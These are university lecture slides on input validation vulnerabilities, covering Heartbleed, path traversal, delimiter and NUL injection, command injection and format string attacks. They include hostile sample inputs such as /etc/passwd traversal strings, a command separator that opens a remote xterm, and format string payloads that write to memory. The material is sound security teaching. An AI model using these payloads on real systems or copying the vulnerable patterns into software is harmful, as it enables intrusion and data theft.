

# Input validation vulnerabilities

Software Security

Pedro Adão 2022/23

(with Ana Matos & Miguel Pupo Correia)

# Input validation





# Read private data with a BO

- Heartbleed vulnerability (April 2014)
- Bug in OpenSSL's implementation of the TLS heartbeat extension (a side sends keep-alive, other replies with same msg)

- Heartbeat message:

```
struct {  
    HeartbeatMessageType type;  
    uint16 payload_length;  
    opaque payload[];  
    opaque padding[];  
} HeartbeatMessage;
```



# Read private data with a BO

- Heartbleed vulnerability (April 2014)
- Bug in OpenSSL's implementation of the TLS heartbeat extension (a side sends keep-alive, other replies with same msg)
- Heartbeat message:

```
struct {  
    HeartbeatMessageType type;  
    uint16 payload_length;  
    opaque payload[];  
    opaque padding[];  
} HeartbeatMessage;
```
- Code that processes Heartbeat Message  
(p is pointer to the start of the message):

```
n2s(p, payload); //copy payload_length into  
                  payload var and p+=2  
  
...  
s2n(payload, bp); //copy payload =  
                  payload_length into the response message,  
                  starting from the beginning of payload[]
```



# Read private data with a BO

- Heartbleed vulnerability (April 2014)
- Bug in OpenSSL's implementation of the TLS heartbeat extension (a side sends keep-alive, other replies with same msg)
- Heartbeat message:

```
struct {  
    HeartbeatMessageType type;  
    uint16 payload_length;  
    opaque payload[];  
    opaque padding[];  
} HeartbeatMessage;
```
- Code that processes Heartbeat Message  
(p is pointer to the start of the message):

```
n2s(p, payload); //copy payload_length into  
                  payload var and p+=2  
  
...  
s2n(payload, bp); //copy payload =  
                  payload_length into the response message,  
                  starting from the beginning of payload[]
```



# Read private data with a BO

- Heartbleed vulnerability (April 2014)
- Bug in OpenSSL's implementation of the TLS heartbeat extension (a side sends keep-alive, other replies with same msg)
- Heartbeat message:

```
struct {  
    HeartbeatMessageType type;  
    uint16 payload_length;  
    opaque payload[];  
    opaque padding[];  
} HeartbeatMessage;
```
- Code that processes Heartbeat Message (p is pointer to the start of the message):

```
n2s(p, payload); //copy payload_length into  
                payload var and p+=2  
  
...  
s2n(payload, bp); //copy payload =  
payload_length into the response message,  
starting from the beginning of payload[]
```
- Attack:
  - Small payload (e.g., length = 1)
  - Large payload length (e.g., 64K)
  - Response returns at most 64KB-1 memory values to requester
  - May contain passwords, crypto keys,...

# Trust and input

# Trust and input

- Trust can be misplaced when there is interaction, i.e., when there is input
  - Many attacks use malformed input
  - Buffer overflows, race conditions,...
- Set of input vectors is even called the **attack surface** for that reason
  - Recall: OS, network, file system,...
- The golden rule: never trust input

*(these issues are especially relevant for programs setuid root or that run in privileged modes, obvious targets)*



# Input: environment variables

- Are the dynamic libraries in LD\_LIBRARY\_PATH trustworthy?
  - What if before calling the program a malicious user does:  
`LD_LIBRARY_PATH = /tmp/lib-malicious`
- Solution: sanity checking or (even better) set the variables
- The libraries used by the program may not do enough sanity checking of the environment variables
  - The program should itself do the checking or (even better) set the variables
- It is a good idea to set at least PATH and IFS:
  - `PATH=/bin:/usr/bin`
  - `IFS= \t\n` -- characters the shell considers to be white spaces

# Input: libraries

- Problem in Windows (before WinXP)
- Current directory was searched for DLLs before the system directories
  - When user opens a document in a directory, if there is a DLL needed in there, it is used - allows DLL injection
  - it can be malicious and do operations with the privileges of the application
- Solutions:
  - Runtime validations to ensure that the DLL is the one intended
  - Provide full path for the DLL
  - WinXP and later: system directories are searched first (*SafeDLLSearchMode*)

# Path traversal attacks

- CGI with Perl script
  - gets an user name and prints some statistics by running:

```
system( "cat", " /var/stats/$username" );
```

- Path traversal attack
  - The attacker gives the following username:
    - `../../../../etc/passwd`
- more examples and cause of the problem later...

# Metadata and metacharacters

# Metadata and metacharacters

- Data is often stored with metadata
  - Ex: strings are kept as characters + info about where it terminates
  - Ex: pictures or video are stored with data about size, etc.
- Metadata can be represented:
  - In-band - as part of the data, e.g., strings in C (a special character is used to indicate the termination)
  - Out-of-band - separated from data, e.g., strings in Java (the number of characters is metadata stored separately from the characters)
- Metadata for textual data: metacharacters
  - **In-band metacharacters** are a source of many vulnerabilities
  - Ex: \0 (end of string), \ or / (directory separator), . (Internet domain separator), @, :, \n, \t, etc.

# Metacharacter vulnerabilities

- Vulnerabilities occur because:
  - Program trusts input to contain only characters, not metacharacters
  - Attacker provides input with metacharacters
- They appear when constructing strings with:
  - Filenames
  - Registry paths (Windows)
  - Email addresses
  - SQL statements
- Solution: validate, sanitize,... the input (later)

# Typical attacks using metachars

1. Embedded delimiters
2. NUL character injection
3. Separator injection

The delimiters/NUL/separators are metacharacters

# 1.Embedded delimiters

- Suppose a passwd file with line format:  
username:password\n
  - 2 delimiters are used: : and \n



# 1. Embedded delimiters

- Suppose a passwd file with line format:  
username:password\n  
– 2 delimiters are used: : and \n
- Example of vulnerable code to update a password (CGI written in Perl):

```
$new_password = $query->param('password');  
open(IFH, "<passwords.txt");  
open(OFH, ">passwords.txt.tmp");  
while(<IFH>) {  
    ($user, $pass) = split /:/ ;  
    if ($user ne $session_username)  
        print OFH "$user:$pass\n";  
    else  
        print OFH "$user:$new_password\n";  
}
```

# 1. Embedded delimiters

- Suppose a passwd file with line format:  
username:password\n  
– 2 delimiters are used: : and \n
- Example of vulnerable code to update a password (CGI written in Perl):

```
$new_password = $query->param('password');  
open(IFH, "<passwords.txt");  
open(OFH, ">passwords.txt.tmp");  
while(<IFH>) {  
    ($user, $pass) = split /:/ ;  
    if ($user ne $session_username)  
        print OFH "$user:$pass\n";  
    else  
        print OFH "$user:$new_password\n";  
}
```

# 1. Embedded delimiters

- Suppose a passwd file with line format:  
username:password\n  
– 2 delimiters are used: : and \n
- Example of vulnerable code to update a password (CGI written in Perl):

```
$new_password = $query->param('password');  
open(IFH, "<passwords.txt");  
open(OFH, ">passwords.txt.tmp");  
while(<IFH>) {  
    ($user, $pass) = split /:/ ;  
    if ($user ne $session_username)  
        print OFH "$user:$pass\n";  
    else  
        print OFH "$user:$new_password\n";  
}
```

- What if user bob gives as password test\npirate:open ?

# 1. Embedded delimiters

- Suppose a passwd file with line format:  
username:password\n  
– 2 delimiters are used: : and \n
- Example of vulnerable code to update a password (CGI written in Perl):

```
$new_password = $query->param('password');  
open(IFH, "<passwords.txt");  
open(OFH, ">passwords.txt.tmp");  
while(<IFH>) {  
    ($user, $pass) = split /:/ ;  
    if ($user ne $session_username)  
        print OFH "$user:$pass\n";  
    else  
        print OFH "$user:$new_password\n";  
}
```

File:

...

bob:test

pirate:open

...



- What if user bob gives as password test\npirate:open?

## 2.NUL character injection

- `\0` in some contexts is considered to indicate end of string, in others it doesn't
- Vulnerability in some CGIs


## 2.NUL character injection

- `\0` in some contexts is considered to indicate end of string, in others it doesn't
- Vulnerability in some CGIs
- Example: Perl CGI that opens a text file and shows it
  - First tests if it has .txt extension
  - If user provides as input: `passwd\0.txt`
  - Perl **does not consider the \0** to terminate the string so it passes the test...
  - but the OS does... hence considers the string to be `passwd`

# 3. Separator injection

- **Command separators often allow command injection**

```
int send_mail(char *user) {  
    char buf[1024]; FILE *fp;  
    snprintf(buf, sizeof(buf),  
        "/usr/bin/sendmail -s \"hi\" %s", user);  
    fp = popen(buf, "w");  
    if (fp==NULL) return -1;  
    ... write mail...
```



Metacharacter: command separator

# 3. Separator injection

- **Command separators often allow command injection**

```
int send_mail(char *user) {  
    char buf[1024]; FILE *fp;  
    snprintf(buf, sizeof(buf),  
        "/usr/bin/sendmail -s \"hi\" %s", user);  
    fp = popen(buf, "w");  
    if (fp==NULL) return -1;  
    ... write mail...
```

- User should be `user@host.com`

Metacharacter: command separator

0



# 3. Separator injection

- **Command separators often allow command injection**

```
int send_mail(char *user) {  
    char buf[1024]; FILE *fp;  
    snprintf(buf, sizeof(buf),  
        "/usr/bin/sendmail -s \"hi\" %s", user);  
    fp = popen(buf, "w");  
    if (fp==NULL) return -1;  
    ... write mail...
```

- User should be `user@host.com`
- What if it is

`user@host.com; xterm --display 1.2.3.4:0 ?`

`/usr/bin/sendmail -s "hi" user@host.com; xterm -display 1.2.3.4:0`

- Sends xterm to remote machine!

Metacharacter: command separator

# 3. Separator injection (cont)

- **Directory separators can cause truncation**

```
char buf[64];  
snprintf(buf, sizeof(buf), "%s.txt", filename);  
fd = open(buf, O_WRONLY);
```

# 3. Separator injection (cont)

- **Directory separators can cause truncation**

```
char buf[64];  
snprintf(buf, sizeof(buf), "%s.txt", filename);  
fd = open(buf, O_WRONLY);
```

- What happens if *sizeof(filename) >= 60* ?

# 3. Separator injection (cont)

- Directory separators can cause truncation

```
char buf[64];  
snprintf(buf, sizeof(buf), "%s.txt", filename);  
fd = open(buf, O_WRONLY);
```

- What happens if *sizeof(filename) ≥ 60* ?
  - **.txt** is not appended so the code is vulnerable to path traversal
  - ../../../../../../etc/../../../../etc/../../../../etc/../../../../etc/passwd

# 3. Separator injection (cont)

- Directory separators can cause truncation

```
char buf[64];  
snprintf(buf, sizeof(buf), "%s.txt", filename);  
fd = open(buf, O_WRONLY);
```

- What happens if *sizeof(filename) >= 60* ?
  - **.txt** is not appended so the code is vulnerable to path traversal
  - ../../../../../../etc/../../../../etc/../../../../etc/../../../../etc/passwd
- Files should be validated but first **canonicalized** as there are many ways to write it
  - Canonic form: /etc/passwd
  - And make sure that **.txt** is always appended

# Format string vulnerabilities

# Format string vulnerabilities

- Known for more than a decade but...

There are **34** matching records.

Displaying matches **1** through **20**.

## Search Parameters:

- Keyword (text search):** format string
- Search Type:** Search Last 3 Years
- Contains Software Flaws (CVE)**

**1** 2 > >>

### **CVE-2015-0845**

**Summary:** Format string vulnerability in Movable Type Pro, Open Source, and Advanced before 5.2.13 and Pro and Advanced 6.0.x before 6.0.8 allows remote attackers to execute arbitrary code via vectors related to localization of templates.

**Published:** 4/17/2015 1:59:00 PM

**CVSS Severity:** 7.5 HIGH

### **CVE-2015-0980**

**Summary:** Format string vulnerability in BACnOPCServer.exe in the SOAP web interface in SCADA Engine BACnet OPC Server before 2.1.371.24 allows remote attackers to execute arbitrary code via format string specifiers in a request.


**Published:** 3/13/2015 9:59:12 PM

**CVSS Severity:** 9.0 HIGH



# Format strings

- Used in C in functions of the families
  - `printf()`, `err()`, `syslog()`
- Ex: `printf( "val = %d - %s\n", i, s);`
  - **Format string** `"val = ..."`; **format specifiers** `%d`, `%s`
  - Parameters `i`, `s` are put in the stack before `printf` is called





# Format string vulnerabilities


- What can happen if the *format string* is controlled by an attacker? (i.e., not trustworthy)
  - Examples: **printf(s)** or **fprintf(stderr, s)**
  - *Crash*
  - *Print content of arbitrary memory addresses*
  - *Write arbitrary values in arbitrary memory addresses*

# Format string vulnerabilities

- What can happen if the *format string* is controlled by an attacker? (i.e., not trustworthy)
  - Examples: `printf(s)` or `fprintf(stderr, s)`
  - *Crash*
  - *Print content of arbitrary memory addresses*
  - *Write arbitrary values in arbitrary memory addresses*
- Solution is (very) simple: always write the format string in the program!
  - `printf("%s", s)`


# Reading the stack

- `printf(s)`
- `s = "%x"`
  - Prints 4 bytes from the stack because `printf` expects the number to be printed with `%x` to be in the stack
  - If you want the number 0-padded to 8 chars you can use `%08x`




# Reading arbitrary registers

- `printf(s)`
- `s = "%s"` - what happens?
  - Takes and dereferences from the stack an address of the place where the string is supposed to be
  - Doesn't do anything useful at the moment → next slide




# Reading arbitrary registers (II)

- `printf(s)`
- `s = "\x70\xF5\xF7\x77%08x%08x...%08x%s"`
  - Prints bytes from the stack + content of address `0x77F7F570` (reverse order because of little endian)
  - Several addresses can be provided...



# Writing to memory

- `printf(s)`
- `s = "%n"` writes the number of bytes printed so far in a variable
  - instead of only reading from memory, it allows to write in memory!
  - Ex: `printf("AAAA%n", &i)` writes 5 in variable `i`
- What happens when the memory address of variable `i` is in the stack?
  - Ex: `s = "AAAA\x04\xF0\xFD\x7F%08x...%08x%n"`
  - writes the number of bytes printed so far in mem position `0x7FFDF004`
  - obviously we can insert several pairs `address/%n` in `s`

# Writing to memory

- `printf(s)`
- `%n` does not allow specifying the number written in memory
- `%Nx` - pads the bytes printed to N
  - `printf("%06d %08x", 12, 256) = 000012 00000100`
  - `printf("%6d %8x", 12, 256)` same with spaces vs 0s
  - Allows increasing the number written in memory, not decreasing
- `%N$n` - N indicates the  $(N+1)^{th}$  argument of the `printf`
  - Recall that the 1<sup>st</sup> argument is the format string itself
  - `printf("AAAA %3$n", i, s, &d) // writes 5 in variable d`
- Attack: `s = "\x04\xF0\xFD\x7F%200x%8$n"`
  - writes 200 plus length of `"\x04\xF0\xFD\x7F"` (=204) into the address in the 9<sup>th</sup> argument of `printf`, ie, 8 registers below the register pointing to the format string

# Format string vulnerabilities - summary

- `printf(format_string, parameters...)`
- the string contains:
  - `%08x` → the number to print → read
  - `%s` → the address of the string to print → read
  - `%n` → the address where the value is stored → write
    - `%XYZx` and `%N$n` can help
- **Not very different from stack smashing BO:**
  - Put shellcode in the string
  - Use `%n` to modify return address to point to shellcode



# Summary

- Trust and input
  - Command injection
  - Path traversal
- Metadata and metacharacters
- Format string vulnerabilities
- Solutions to some of these problems are not simple; more later